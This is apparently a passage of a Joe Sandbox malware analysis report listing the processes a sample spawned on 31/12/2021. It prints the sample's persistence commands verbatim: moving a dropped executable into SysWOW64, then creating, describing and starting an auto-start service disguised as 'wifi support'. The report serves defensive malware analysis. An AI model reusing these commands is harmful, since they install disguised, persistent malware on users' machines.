Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\cmd.exe" /C move /Y "C:\Users\user\AppData\Local\Temp\dkbkykdu.exe" C:\Windows\SysWOW64\vlrzpavj\
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 5468 Parent PID: 6304

General

Start time:	19:08:05
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 2484 Parent PID: 6620

General

Start time:	19:08:08
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\sc.exe" create vlrzpavj binPath= "C:\Windows\SysWOW64\vlrzpavj\dkbkykdu.exe /d\"C:\Users\user\AppData\Local\Temp\2961.exe\"" type= own start= auto DisplayName= "wifi support
Imagebase:	0xe20000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6632 Parent PID: 2484

General

Start time:	19:08:09
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: 3161.exe PID: 5944 Parent PID: 4972

General

Start time:	19:08:11
Start date:	31/12/2021
Path:	C:\Users\user\AppData\Local\Temp\3161.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\3161.exe
Imagebase:	0x2b0000
File size:	537600 bytes
MD5 hash:	7FCE0E163EA7948C10B044B1EA77DAD9
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 5976 Parent PID: 6620

General

Start time:	19:08:11
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\sc.exe" description vlrzpavj "wifi internet conection
Imagebase:	0xe20000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6216 Parent PID: 5976

General

Start time:	19:08:11
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 4364 Parent PID: 6620

General

Start time:	19:08:13
Start date:	31/12/2021
Path:	C:\Windows\SysWOW64\sc.exe

Wow64 process (32bit):	true
Commandline:	"C:\Windows\SysWOW64\sc.exe" start vlrzpavj
Imagebase:	0xe20000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 6748 Parent PID: 4364

General

Start time:	19:08:13
Start date:	31/12/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis

Copyright Joe Security LLC 2021